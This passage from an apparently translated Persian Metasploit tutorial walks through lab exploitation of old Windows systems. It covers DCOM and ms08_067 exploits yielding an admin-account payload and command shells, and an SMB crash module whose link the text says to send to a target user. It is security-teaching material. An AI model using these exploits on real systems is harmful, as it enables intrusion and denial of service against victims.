تمامی سیستم عامل های موجود در جهان دارای ضعف و اشکال[2] درون خود هستند که می توانید لیست گزارشات آنها را در سایت هایشان مشاهده کنید و فرآیند تولید اکسپلویت را برای آنان شروع کنید. اما این را بخاطر بسپارید سیستم عامل هایی که دارای لیسانس هستند از قبیل سیستم عامل های شرکت مایکروسافت به سرعت ضعف های امنیتی را پچ کرده و در قالب یک به روز رسانی پچ را در اختیار کاربرانشان قرار می دهند و همین موضوع همیشه باعث می شود که فرآیند بهره برداری از سیستم عامل هایی که به روز هستند همواره توسط اکسپلویت های عمومی غیر ممکن شود. اما این مبحث مختص ضعف های امنیتی عمومی هست که کاربرد آنچنانی برای هکرها ندارد. اما این پایان ماجرا برای هکر ها نیست و فقط می تواند جلوی هکر های مبتدی یا به قول هکر های حرفه ای، جلوی هکر های چلاق رو بگیرد.

اما شاید این سوال برای شما پیش بیاید که چرا این روش نمی تواند جلوی پیش روی هکر های حرفه ای را بگیرد؟! بیشتر هکر های حرفه ای خود به دنبال ضعف های امنیتی می گردند و به گزارش ها بسنده نمی کنند. آن ها خود ضعف های امنیتی را کشف می کنند و سپس برای آن ها اکسپلویت تولید می کنند که همین امر باعث می شود که همواره آن ها یک گام از همه جلو باشند.

اما دیگر به این نوع اکسپلویت ها واژه اکسپلویت عمومی اطلاق نمی گردد و آن ها را ZeroDay می خوانند. که اگر به دنیای زیر زمینی هکر ها در کانال های IRC رجوع کنید می توانید قیمت های سرسام آور آن ها را مشاهده کنید که اغلب بالا 5 هزار دلار قیمت دارند.

هنگامی که در فرآیند آزمایش امنیت، اطلاعاتی از سیستم عامل هدف در دست متخصصان امنیت موجود باشد آن ها می توانند با استفاده از آن اطلاعات تشخیص دهند چه ضعف های امنیتی ممکن است در سیستم هدف وجود داشته باشد تا با استفاده از اکسپلویت های عمومی بتوانند از آن ضعف های امنیتی بهره برداری کنند. بنابراین، این فصل اولین قدم ما به سوی نفوذ به هدفمان، از طریق آسیب پذیرهای عمومی در سیستم عامل

[1] Operating System-based Vulnerability Assessment and Exploitation
[2] Bug

خواهد بود. همچنین خواهید آموخت که چگونه از اکسپلویت های عمومی استفاده کنید و پارامترهای موجود در آنان را مقدار دهی کنید.

راهنما سریع استفاده از اکسپلویت ها

قبل از اینکه شروع به استفاده از اکسپلویت ها و پیلود ها برای بهره برداری از اهدافمان کنیم، باید ابتدا درباره اکسپلویت ها اندکی اطلاعات بدست آوریم. این نکته خیلی مهم است که چگونه از اکسپلویت ها استفاده کنیم! زیرا اگر درک کاملی از نحوه عملکرد و استفاده از اکسپلویت ها داشته باشید می توانید به راحتی از آن ها بهره برداری به عمل بیاورید. اجازه دهید ما کار خود را با نشان دادن برخی از اصول استفاده از اکسپلویت ها و چگونگی تنظیم مقادیر برای پارامتر های آن ها آغاز کنیم.

برای شروع به استفاده کردن از اکسپلویت ها، اولین چیزی که نیاز به آن دارید پویش کردن هدف برای شناسایی درگاه های باز و سرویس های موجود بر روی آن است. هنگامی که اطلاعات کافی از هدف خود بدست آوردید. در قدم بعد می توانید اکسپلویت مناسب را برای حمله انتخاب کنید. حال اجازه بدهید برخی از دستوراتی که برای اجرا کردن اکسپلویت به صورت مستقیم از msfconsole به آن ها نیاز دارید را تجزیه و تحلیل کنیم.

در اینجا دستوراتی که در طی استفاده از اکسپلویت می تواند مفید باشد آورده شده است.

show payloads و show exploits: این دو دستور همه اکسپلویت ها و پیلود های موجود در فریمورک متاسپلویت را نشان خواهند داد.

search exploit : از این دستور برای جستجو یک اکسپلویت خاص استفاده می شود. و همچنین می توانید از این دستور برای جستجو هر واژه خاصی که در نظر دارید استفاده کنید. در زیر یک نمونه استفاده از این دستور نمایش داده شده است.

شکل کلی دستور :

---

msf > search exploit-name یا search-term

```
msf > search ms03_026_dcom

Matching Modules
================

   Name                                Disclosure Date          Rank   Descrip
tion
   ----                                ---------------          ----   -------
----
   exploit/windows/dcerpc/ms03_026_dcom  2003-07-16 00:00:00 UTC  great  Microso
ft RPC DCOM Interface Overflow


msf >
```

use exploit : از این دستور برای فعال سازی و آماده استفاده کردن اکسپلویت های مد نظرمان استفاده می شود. یک نمونه استفاده از این دستور در زیر نمایش داده شده است.

شکل کلی دستور:

---

msf > use exploit name

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) >
```

show options : از این دستور برای دیدن گزینه ها یا پارامتر های اکسپلویت استفاده می شود. اکسپلویت ها شامل پارامتر های می شوند که قبل از استفاده باید آن ها را تنظیم کرد. از قبیل آدرس IP هدف، شماره ترد و غیره... نمونه کارکرد این دستور در زیر نمایش داده شده است.

شکل کلی دستور:

---

msf exploit(ms03_026_dcom) > show options

```
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   135              yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal

msf  exploit(ms03_026_dcom) >
```

Set : از این دستور برای دادن مقادیر به پارامتر ها اکسپلویت انتخاب شده استفاده می شود. این دستور به شکل زیر استفاده می شود.

شکل کلی دستور:

---

msf > set parameter-name parameter-value

```
msf  exploit(ms03_026_dcom) > set RHOST 192.168.80.131
RHOST => 192.168.80.131
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.80.131   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf  exploit(ms03_026_dcom) >
```

مشاهده می کنید که با دستور Set مقدار پارامتر RHOSTS را با آی پی آدرس 192.168.80.131 مقدار دهی کرده ایم. که با استفاده از دستور show options از صحت مقدار دهی درست پارامتر می توانیم اطمینان حاصل کنیم.

Unset : حال فرض کنید که مقدار پارامتر RHOSTS را با آدرس آی پی اشتباه مقدار دهی کرده اید، در این زمان باید مقدار RHOSTS را پاک کنید و با مقدار جدید پارامتر را مقدار دهی کنید. در این زمان می توانید از دستور UNSET استفاده کنیم که نحوه استفاده از آن در زیر نمایش داده شده است.

```
msf  exploit(ms03_026_dcom) > unset RHOST
Unsetting RHOST...
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf  exploit(ms03_026_dcom) >
```

show targets : این دستور نشان می دهد که اکسپلویت مد نظرمان برای چه نوع حمله ای مورد استفاده قرار می گیرد. زیرا تمامی اکسپلویت های موجود در فریمورک متاسپلویت برای حمله به سرویس های خاصی تولید می شوند. نحوه عملکرد آن در زیر نمایش داده شده است.

شکل دستور کلی :

```
msf  exploit(ms03_026_dcom) > show targets
```

```
msf  exploit(ms03_026_dcom) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf  exploit(ms03_026_dcom) >
```

آزمایش امنیت ویندوز XP سرویس پک دو

حال اجازه دهید وارد دنیا اکسپلویت ها شویم. برای شروع، کار خودمان را با استفاده از اکسپلویت های اصلی آغاز می کنیم که هنوز به طور گسترده مورد استفاده قرار می گیرند. در این عملیات خواهید دید که چگونه با استفاده از متاسپلویت می توانیم به یک سیستم که بر روی آن سیستم عامل ویندوز ایکس پی در حال اجراست نفوذ کنیم. با استفاده از دستوراتی که در فصل قبل آموختیم حال می توانید به راحتی اکسپلویت مد نظرتان را انتخاب کنید و سپس به پارامتر های مورد نیاز اکسپلویت مقدار دهی کنید و در قدم آخر اکسپلویت را مورد استفاده قرار بدهید.

ما تمامی فرآیند آزمایش نفوذ خودمان را از طریق رابط msfconsole انجام خواهیم داد. بنابراین کنسول را اجرا کنید و یک عملیات پویش را بر روی هدفتان به منظور جمع آوری اطلاعات انجام دهید. که درباره تکنیک های جمع آوری اطلاعات در فصول قبل بحث کرده ایم. در اینجا ما فرض می کنیم از هدف خود که بر روی آن یک ویندوز ایکس پی سرویس پک دو در حال اجراست اطلاعات جمع آوری کردید. حال اجازه دهید ما کارمان را با انتخاب اکسپلویت و پیلود ادامه دهیم.

برای انجام دادن آزمایش نفوذ بر روی هدف که یک سیستم عامل ویندوز ایکس پی سرویس پک دو بر روی آن در حال اجراست، قدم های زیر را انجام دهید.

در قدم اول، هدف اصلیمان انتخاب کردن یک اکسپلویت است که می تواند از یک ویندوز ایکس پی سرویس پک دو بهره برداری کند. که برای انجام این عملیات می توانید به راحتی در مسیر exploits/windows/ به دنبال اکسپلویت های ویندوزی بگردید و یا خیلی راحت با دستور search اکسپلویت مد نظر خودتان را جستجو کنید. من می خوام در این آموزش با استفاده از ضعف امنیتی DCOM امنیت سیستم هدفم را بسنجم.

msf exploit(ms03_026_dcom) > search dcom

Matching Modules

==========

Name	Disclosure	Date	Rank	Description
----	----------	---	-----	------

exploit/windows
dcerpc/ms03_026_dcom 2003-07-16 great Microsoft RPC
xploit/windows/
driver/
broadcom_wifi_ssid 2006-11-11 low Broadcom Wireless
xploit/windows/
smb/ms04_031_netdde 2004-10-12 good Microsoft NetDDE

مشاهده می کنید که در طی فرآیند جستجو سه خروجی تولید شده است. در این قسمت از آموزش ما از اکسپلویت اول استفاده می کنیم که رتبه great را دارد. برای استفاده کردن از این اکسپلویت به شکل زیر عمل می کنیم. البته پیشتر نحوه انجام این کار را توضیح دادیم.

---

msf exploit(ms03_026_dcom) > use exploit/windows/dcerpc/ms03_026_dcom

---

عوض شدن پارامتر msf به <msf exploit(ms03_026_dcom حاکی از این است که اکسپلویت مد نظرمان با موفقیت انتخاب شده است. در قدم بعدی پارامتر های موجود در اکسپلویت را مقدار دهی می کنیم. دستور show options لیست پارامتر های اکسپلویت را نشان می دهد که سپس می توانید با استفاده از دستور set به تمامی پارامتر ها را مقدار دهی کنید. البته برخی از پارامتر ها به صورت پیش فرض دارای مقدار هستند و نیازی نیست که دوباره به آن ها مقدار داده شود.

---

msf exploit(ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 135 yes The target port
Exploit target:
Id Name
-- ----
0 Windows NT SP3-6a/2000/XP/2003 Universal

در اینجا RHOSTS نشان دهنده آی پی آدرس میزبان در راه دور است و RPORT نشان دهنده درگاه مورد استفاده برای حمله است که مقدار آن به صورت پیش فرض درگاه 135 است. در این قسمت من می خواهم مقدار RHOSTS را با آی پی آدرس هدفمان مقدار دهی کنیم. پس به شکل زیر عمل می کنم.

---

msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102

RHOST => 192.168.56.102

حال مقدار RHOSTS با آی پی آدرسس هدفمان مقداردهی شده است. حالا اگر اکسپلویت را اجرا کنیم با خطا رو به رو خواهیم شد که دلیل رخ دادن این خطا این است که برای اکسپلویتمان پیلود انتخاب نکرده ایم.

در قدم بعدیمان، ما باید یک پیلود برای اکسپلویت انتخاب کنیم. که برای انجام این عمل می توانیم از دستور SHOW PAYLOAD برای نشان دادن لیست تمامی پیلود های موجود در فریمورک استفاده کنیم که پیشتر با وظیفه این دستور آشنا شدید. ما در این مثال از پیلود ساده windows/adduser برای حمله استفاده می کنیم که یک کاربر جدید در سیستم عامل هدف تعریف می کند.

---

msf exploit(ms03_026_dcom) > set PAYLOAD windows/adduser

PAYLOAD => windows/adduser

حال اگر ما دوباره از دستور show options استفاده کنیم. لیست مقادیر پارامتر های پیلود را نمایش می دهد. که به شرح زیر است. همچنین به این نکته دقت کنید. شما از دستور show options فقط برای دیدن پارامتر های اکسپلویت نمی توانید استفاده کنید. بلکه امکان این را دارید که با استفاده از این دستور مقادیر پارامتر های پیلود را هم ببینید.

---

msf payload(adduser) > show options

Module options (payload/windows/adduser):

Name	Current Setting	Required	Description
CUSTOM		no	Custom group name to be used instead of default

EXITFUNC	process	yes	Exit technique: seh, thread, process, none
PASS	Metasploit	yes	The password for this user
USER	metasploit	yes	The username to create
WMIC	false	yes	Use WMIC on the target to resolve administrators group

---

مشاهده می کنید که نام کاربری و کلمه عبوری که به صورت پیش فرض در سیستم عامل هدفمان اضافه می شود metasploit است. با این حال شما می توانید با استفاده از دستور set مقادیر این پارامتر ها را تعویض کنید به آن چیزی که مد نظر خودتان است. حال که پیلودمان را هم تنظیم کردیم، آماده ایم که سیستم هدف را مورد آزمایش قرار بدهیم که آیا در برابر این اکسپلویت ایمن هست یا خیر؟! از دستور زیر برای اجرای اکسپلویتمان استفاده می کنیم.

---

msf exploit(ms03_026_dcom) > exploit

[*]Trying target Windows NT SP3-6a/2000/XP/2003 Universal...

[*]Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_

tcp:192.168.56.102[135... [

[*]Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_

tcp:192.168.56.102[135... [

[*]Sending exploit...

[*] Exploit completed, but no session was created.

در خط آخر خروجی که در بالا آورده شده است مشاهده می کنید که اکسپلویت با موفقیت توانسته است بر روی سیستم هدف اجرا شود و نام کاربری جدیدی به سیستم هدف اضافه کند. همچنین در خروجی مشاهده می کنید که پیام no session was created داده شده است بدین معنی که هیچ نشستی ایجاد نشده است. این پیام به این دلیل داده می شود که پیلود مورد استفاده ما فقط یک نام کاربری به سیستم هدف اضافه می کند که برای انجام این عملیات به هیچ نشستی نیاز ندارد. بنابراین، هنگامی که اکسپلویت کاملا اجرا شد ارتباط با هدف اتمام پیدا می کند. در قسمت بعدی ما از پیلودی استفاده خواهیم کرد که یک نشست راه اندازی می کند.

فعال سازی دسترسی از راه دور

یک آسیب پذیری در قسمتی از سرویس RPC در ارتباط با تعویض و جا به جایی پیام بر روی TCP/Ip وجود دارد که این آسیب پذیری به دلیل عدم کنترل صحیح مقادیر ورودی مرتبط با جا به جایی پیام به وجود می آید. این آسیب پذیری خاص بر روی DCOM[1] که رابط RPC هست تاثیر می گذارد و در نتیجه DCOM بر روی درگاه های RPC در انتظار ارتباط می ماند. بنابراین ماشین هدف باید یک درگاه فعال که سرویس RPC بر روی آن اجرا کرده داشته باشد.

یک مهاجم اگر بتواند با موفقیت از این ضعف امنیتی بهره برداری کند قادر خواهد بود کد های خود را با سطح دسترسی مدیریت سیستم هدف بر روی ماشین قربانی اجرا کند و توانایی آن را بدست می آورد که هر عملی را بر روی سیستم هدف انجام بدهد. از قبیل نصب کردن برنامه، مشاهده، تعویض کردن، حذف کردن داده ها یا ساخت حساب کاربری جدید با دسترسی کامل بر روی سیستم هدف. برای بدست آوردن اطلاعات بیشتر در مورد این ضعف امنیتی می توانید به لینک زیر رجوع کنید.

http://technet.microsoft.com/en-us/security/bulletin/ms03-026

حال وقت آن رسیده است که بفهمیم پیلود adduser چگونه وظیفه خود را انجام می دهد. در این قسمت کد این پیلود که به زبان روبی نوشته شده است را بررسی خواهیم کرد.

---

root@bt:~# cd /pentest/exploits/framework3/modules/payloads/singles/windows

root@bt:/pentest/exploits/framework3/modules/payloads/singles/windows# less adduser.rb

The following part of the code that is of interest for us:

```
#Register command execution options

        register_options(

                [

                        OptString.new('USER', [ true, "The username to create", "metasploit" ]),
                        OptString.new('PASS', [ true, "The password for this user", "metasploit"
                        ]),
                ], self.class)
```

[1] DCOM مخفف Distributed Component Object Model می‌باشد که معادل دقیقی در فارسی ندارد اما معنای تحت‌الفظی آن "مدل شیگرای عنصر توزیع شده" است.

```
# Hide the CMD option
        deregister_options('CMD')
        end
#
# Override the exec command string
#
        def command_string
        user = datastore['USER'] || 'metasploit'
        pass = datastore['PASS'] || ''
        if(pass.length > 14)
        raise ArgumentError, "Password for the adduser payload must be 14 characters or less"
        end
return "cmd.exe /c net user #{user} #{pass} /ADD && " + "net localgroup Administrators
#{user} /ADD"

end
```

کدی که در بالا آورده شده است، به راحتی می توان با خواندن توضیحاتی که در کد موجود است به شرح تمامی دستورات موجود درون آن واقف شد. این کد بسیار آسان و واضح می باشد. در ابتدا مقدار نام کاربری و کلمه عبور را ثبت می کند و سپس خط فرمان را مخفی می کند به این دلیل که موقع اجرای پیلود خط فرمان بر روی صفحه نمایش سیستم قربانی نمایش داده نشود و در آخر مقادیر پارامتر های پیلود را ارسال می کند و سپس windows/exec را باطل می کند. در هر حال می توانید به راحتی با این پیلود ها تعامل کنید و آن ها را به تنظیمات خود شخصی سازی کنید.

دسترسی از راه دور به هدف

در فصل قبل، چگونگی بهره برداری از سیستم عامل ویندوز ایکس پی سرویس پک دو و نحوه اضافه کردن یک کاربر جدید از راه دور به این سیستم عامل را فرا گرفتیم. اما شاهد آن بودید که بعد از اجرای اکسپلویت و اتصال به سیستم هدف فورا ارتباط با سیستم هدف پایان می یافت و هیچ نشستی ایجاد نمی گردید. در این فصل یک قدم به جلو می رویم و یک شل در سیستم هدف بایند خواهیم کرد. در این صورت دیگر می توانیم از راه دور به سیستم هدف متصل شویم و آن را کنترل کنیم. این فرآیند بسیار آسان است و شبیه مراحل قبلی است که در مراحل قبل انجام داده اید. در این قسمت از پیلود های مختلفی استفاده خواهیم کرد که به ما از سیستم هدف دسترسی مستقیم خواهند داد.

برای انجام این عملیات دوباره msfconsole را اجرا می کنیم و هدفمان را طبق فصول قبل که آموختید از لحاظ داشتن ضعف های امنیتی و جمع آوری اطلاعات پویش می کنیم. در این قسمت چندین اکسپلویت

DCOM با به کارگیری پیلود های گوناگون را آزمایش خواهیم کرد که می توانند یک شل در سیستم هدف بایند کنند.

برای بایند کردن یک شل در سیستم هدف باید ابتدا یک اکسپلویت DCOM مناسب برای بهره برداری از ماشین هدفمان انتخاب و به پارامتر های آن مقدار خواهیم داد و در آخر پیلود مدنظرمان را متناسب با مقاصدمان انتخاب کنیم.

1. اکسپلویت مدنظرمان را انتخاب می کنیم و به پارامتر های آن مقدار می دهیم.

---

msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 135 yes The target port
Exploit target:
Id Name
-- ----
0 Windows NT SP3-6a/2000/XP/2003 Universal
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102

RHOST => 192.168.56.102

---

2. حال که اکسپلویت را انتخاب کردیم و به پارامتر های آن مقدار دادیم بر روی انتخاب پیلود متمرکز خواهیم شد. از کلمه show payloads برای نمایش تمامی پیلود های موجود در فریمورک متاسپلویت استفاده می کنیم و پیلود windows/shell/bind_tcp/ را انتخاب می کنیم که یک ارتباط TCP بر روی درگاه پیش فرض 4444 بر روی ماشین هدف ایجاد و خط فرمان سیستم عامل هدف را به سیستم مهاجم ارائه می دهد.

---

msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/bind_tcp

PAYLOAD => windows/shell/bind_tcp

---

3. حال که پیلود را انتخاب کردیم از دستور show options برای نمایش گزینه های پیلود و اکسپلویت استفاده می کنیم. در هر حال شما می توانید مقادیر پیش فرضی که پیلود دارد را تغییر دهید اما بهتر است که آن را با استفاده از مقادیر پیش فرض اجرا کنید. حال بگذارید اکسپلویت را اجرا کنیم تا مشاهده کنیم چه خروجی به ما می دهد.

---

msf exploit(ms03_026_dcom) > exploit

[*]Started reverse handler on 192.168.56.101:4444

[*]Automatically detecting the target...

[*]Fingerprint: Windows XP - Service Pack 2 - lang:English

[*]Selected Target: Windows XP SP2 English (AlwaysOn NX(

[*]Attempting to trigger the vulnerability...

[*]Sending stage (240 bytes) to 192.168.56.102

[*]Command shell session 1 opened (192.168.56.101:4444<-

(192.168.56.102:1052at 2011-10-31 01:55:42 +0530

Microsoft Windows XP [Version 5.1.2600[

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

مشاهده می کنید که اکسپلویت با موفقیت اجرا شده است و خط فرمان سیستم هدف به ما ارائه شده است. حال می توان با استفاده از این نشست کاملا سیستم هدف را کنترل کرد. برای خارج شدن از این نشست هم می توانید از کلمه exit استفاده کنید تا به کنسول برگردید.

به دست آوردن کنترل کامل از هدف

حال که ما از سیستم هدفمان شل یا دسترسی خط فرمان داریم می توانیم کاملا سیستم هدف را با استفاده از فرامین خط فرمان ویندور کنترل کنیم. حال می توانیم یک گام به جلوتر برویم و سیستم هدف را با استفاده از

فرامین DOS پویش کنیم و برخی از این دستورات که عملیات های خاصی انجام می دهند مانند لیست کردن دایرکتوری ها، ایجاد فایل، کپی کردن، حذف کردن فایل، ایجاد کاربر جدید و غیره می باشند را استفاده کنیم.

آزمودن امنیت سرور های ویندوز سرور 2003

در مباحث قبل آموختید که چگونه از یک اکسپلویت DCOM برای ایجاد سر ریز بافر و اکسپلویت کردن آن بر روی سیستم هدفمان استفاده کنید. در این قسمت هم مانند قبل همین فرآیند را انجام خواهیم داد با این تفاوت که کمی محیط متفاوت است. سیستم عامل ویندوز سرور 2003 یکی از عظیم ترین سیستم عامل های شرکت مایکروسافت است که در حد بسیار گسترده ای مورد استفاده قرار می گیرد. به روزرسانی جدیدی که مایکروسافت برای این سیستم عامل انجام داده است باعث شده است که دیگر با استفاده از ضعف امنیت DCOM نتوان از آن بهره برداری کرد. بنابر همین قاعده ما باید از ضعف های امنیتی دیگر برای بهره برداری از سیستم عامل ویندوز 2003 استفاده کنیم. در این قسمت ما از ضعف امنیتی netapi32.dll استفاده می کنیم . در ابتدا فرآیند اکسپلویت کردن هدف را تحلیل خواهیم کرد و سپس دلیل رخ دادن این ضعف امنیتی را تشریح خواهیم کرد. اجازه بدهید آزمایش امنیت خودمان را آغاز کنیم.

برای شروع این فرایند اجازه بدهید کنسول فریمورک متاسپلویت را اجرا کنیم و سریعا یک عملیات پویش ساده را بر روی سیستم هدفمان انجام دهیم. این را بخاطر بسپارید برای بهره برداری از اهداف خود باید تمامی مراحلی که تا به الان برای جمع آوری کردن اطلاعات از اهداف خود آموختید را به کار بگیرید تا خاطر جمع شوید که هیچ راهی را که منجرب به نفوذ به سیستم هدف می شود را از دست نداده اید. در استفاده از این اکسپلویت هم فقط یک فرق وجود دارد.

برای انجام آزمایش نفوذ پذیری بر روی سیستم عامل ویندوز سرور 2003 باید گام های زیر را انجام بدهید.

1. ابتدا واژه netapi را جستجو می کنیم. با نجام این کار تمامی اکسپلویت هایی که مربوط به netapi می شود و در فریمورک موجود می باشد نمایش داده می شود.

```
msf > search netapi
Matching Modules
================
Name Disclosure Date Rank
---- --------------- ----

exploit/windows/smb/ms03_049_netapi 2003-11-11 good

exploit/windows/smb/ms06_040_netapi 2006-08-08 good

exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual
```

exploit/windows/smb/ms08_067_netapi 2008-10-28 great

مشاهده می کنید که در نتیجه جستجویی که انجام داده ایم چهار خروجی به ما داده شده است، آخرین اکسپلویت دارای رنکینگ great می باشد که به همین دلیل از همین اکسپلویت استفاده خواهیم کرد.

2. در گام دوم که اکسپلویت را انتخاب کردیم مقدار پارامتر RHOSTS را با آدرس سیستم هدفمان مقداردهی می کنیم.

---

msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOST yes The target address

RPORT 445 yes Set the SMB service port

SMBPIPE BROWSER yes The pipe name to use

(BROWSER, SRVSVC)

Exploit target:

Id Name

-- ----

0 Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.56.102

RHOST => 192.168.56.102

3. هنگامی که بطور کامل فرآیند بارگزاری اکسپلویت را انجام دادیم، در گام بعدی باید پیلود مناسب را انتخاب کنیم. که دوباره از پیلود TCP_BIND استفاده خواهیم کرد تا از خط فرمان سیستم هدف دسترسی بگیریم.

---

msf exploit(ms08_067_netapi) > set payload
windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.56.101

LHOST => 192.168.56.101

بنابراین حالا که اکسپلویت و پیلودمان آماده هستند در گام آخر از دستور exploit استفاده می کنیم تا اکسپلویت را اجرا کند. حال اجازه بدهید خروجی حاصل از اجرای اکسپلویت را تحلیل کنیم. اما قبل از انجام این کار یک نکته را باید توضیح دهم.

در دستور بالا ما یک گام بیشتر انجام دادیم و از دستور set LHOST استفاده کردیم. شاید با این دستور آشنایی نداشته باشید، اما در همین خد بدانید که با این دستور مقدار پیش فرض LOCAL HOST پیلود را به آدرسس سیستم مهاجم تغییر دادیم تا بعد از انجام عملیات بهره برداری از سیستم هدف خط فرمان سیستم هدف را به ماشین مهاجم که آدرسس آن 192.168.56.101 است منتقل کند.

---

msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 SERVER - Service Pack 2 - lang:English
[*] Selected Target: Windows 2003 Server SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.56.102
[*] Command shell session 1 opened (192.168.56.101:43408 ->
192.168.56.102:4444) at 2011-11-02 21:25:30 +0530

C:\WINDOWS\system32>

بومب، تبریک میگم. شما موفق شدید از سیستم هدفتان شل بگیرید. مشاهده کردید که به چه آسانی این اکسپلویت توانست یک دسترسی کامل از سیستم هدف به ما دهد که از طریق آن می توانیم به راحتی با استفاده از خط فرمانی که الان از سیستم هدف به ما داده شده است تمامی مقاصدمان را بر روی ماشین هدف به راحتی اجرا کنیم. حال مشاهده کردید که متاسپلویت چه قدرت و انعطافی در فرآیند آزمایش امنیت دارد.

این ماژول با استفاده از ضعف امنیتی که در کتابخانه پویا netapi32 وجود دارد توانست از سیسم هدف بهره برداری کند، علاوه بر این ها، این ماژول قادر است وقفه امنیتی non-executable که از اجرا شدن شلکد جلوگیری می کند را در همه نوع سیستم عامل ها را دور بزند.

حلقه بی نهایت در ابزار اتصال به SMB

تا به الان با اکسپلویت های سیستم عامل های قدیمی آشنا شده اید، حال می پردازیم به سیستم عامل های ویندوز سون و ویندوز سرور 2008 که محصولات نسبتا جدید شرکت مایکروسافت هستند. شایان ذکر است، برای سیستم عامل های ویندوز سون و ویندوز سرور 2008 تعداد خیلی اندکی اکسپلویت عمومی وجود دارد. و ضعف امنیتی حلقه بی نهایت در ابزار اتصال به SMB[1] یکی از این ضعف های امنیتی می باشد که منجرب به کرش کردن سیستم عامل هدف می شود. این ضعف امنیتی هیچ نشست و یا دسترسی مستقیمی از هدف به ما نمی دهد اما با این حال ارزش بحث کردن دارد، زیرا در بعضی اوقات می توان از آن بهره مند شد. مانند زمانی که قصد بر این می باشد که ماشین هدف را از دسترس یا سرویس دهی خارج کنیم. فریمورک متاسپلویت شامل یک ماژول کمکی می شود که در مسیر زیر قرار دارد.

auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop

که می توانیم از آن برای اکسپلویت کردن این ضعف امنیتی استفاده کنیم و سیستم هدف را به راحتی از دسترس خارج کنیم. هنگامی که این اکسپلویت بر روی سیستم هدف اجرا شود سیستم بطور کامل از دسترس خارج می شود و برای آنکه به حالت اول برگردد باید آن را راه اندازی مجدد کرد.

برای شروع استفاده از این ماژول کمکی، با استفاده از دستور use به همراه مسیری که در بالا آورده شد ماژول را فعال و آماده استفاده می کنیم و سپس یک گام به جلو رفته و پارامتر های آن را مقدار دهی می کنیم و در آخر ماژول را اجرا کرده تا نتیجه را ببینیم. اجازه بدهید این مراحل را به صورت عملی در زیر نشان بدهیم.

---

msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) > show options
Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_
loop):

[1] The SMB client infinite loop

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host..
SRVPORT	445	yes	The SMB port to listen
SSL	false	no	Negotiate SSL..
SSLCert		no	Path to a custom SSL
SSLVersion	SSL3	no	Specify the version..

اجازه دهید به پارامتر های این اکسپلویت مقداردهی کنیم، در این قسمت فقط مقدار پارامتر SRVHOST مد نظر ما می باشد و آن را باید با آی پی آدرسس سیستم مهاجم مقدار دهی کنیم. در اینجا آدرسس آی پی سیستم من که نقش مهاجم را دارم 192.168.56.101 است به همین دلیل مقدار این پارامتر را با همین آی پی آدرسس مقداردهی می کنم.

---

msf auxiliary(ms10_006_negotiate_response_loop) > set SRVHOST 192.168.56.101

SRVHOST => 192.168.56.101

و بعد از اینکه به پارامتر های اکسپلویت مقدار دهی کردیم برای اجرای آن از دستور RUN استفاده می کنیم. هنگامی که ماژول اجرا شد، آن ماژول یک پوشه اشتراکی ایجاد می کند که باید به هدف فرستاده شود. در این قسمت مشاهده می کنید که آدرس پوشه اشتراکی به شرح زیر است.

\\192.168.56.101\Shared\Anything

---

msf auxiliary(ms10_006_negotiate_response_loop) > run
[*] Starting the malicious SMB service...
[*] To trigger, the vulnerable client should try to access:
\\192.168.56.101\Shared\Anything
[*] Server started.

حال که لینک ایجاد شده است بدون هیچ حساسیتی یک صفحه وب ایجاد کرده و این لینک را در آن پیوست کنید. بعد از اینکه این کار را به درستی انجام دادید آدرس آن صفحه وب را برای کاربر هدف ارسال کنید. بعد از اینکه هدف بر روی لینک کلیک کند سیستم هدف کرش کرده و از دسترس خارج می شود، و در نتیجه باید

دوباره سیستم را راه اندازی مجدد کند.

اکسپلویت کردن سیستم عامل لینوکس

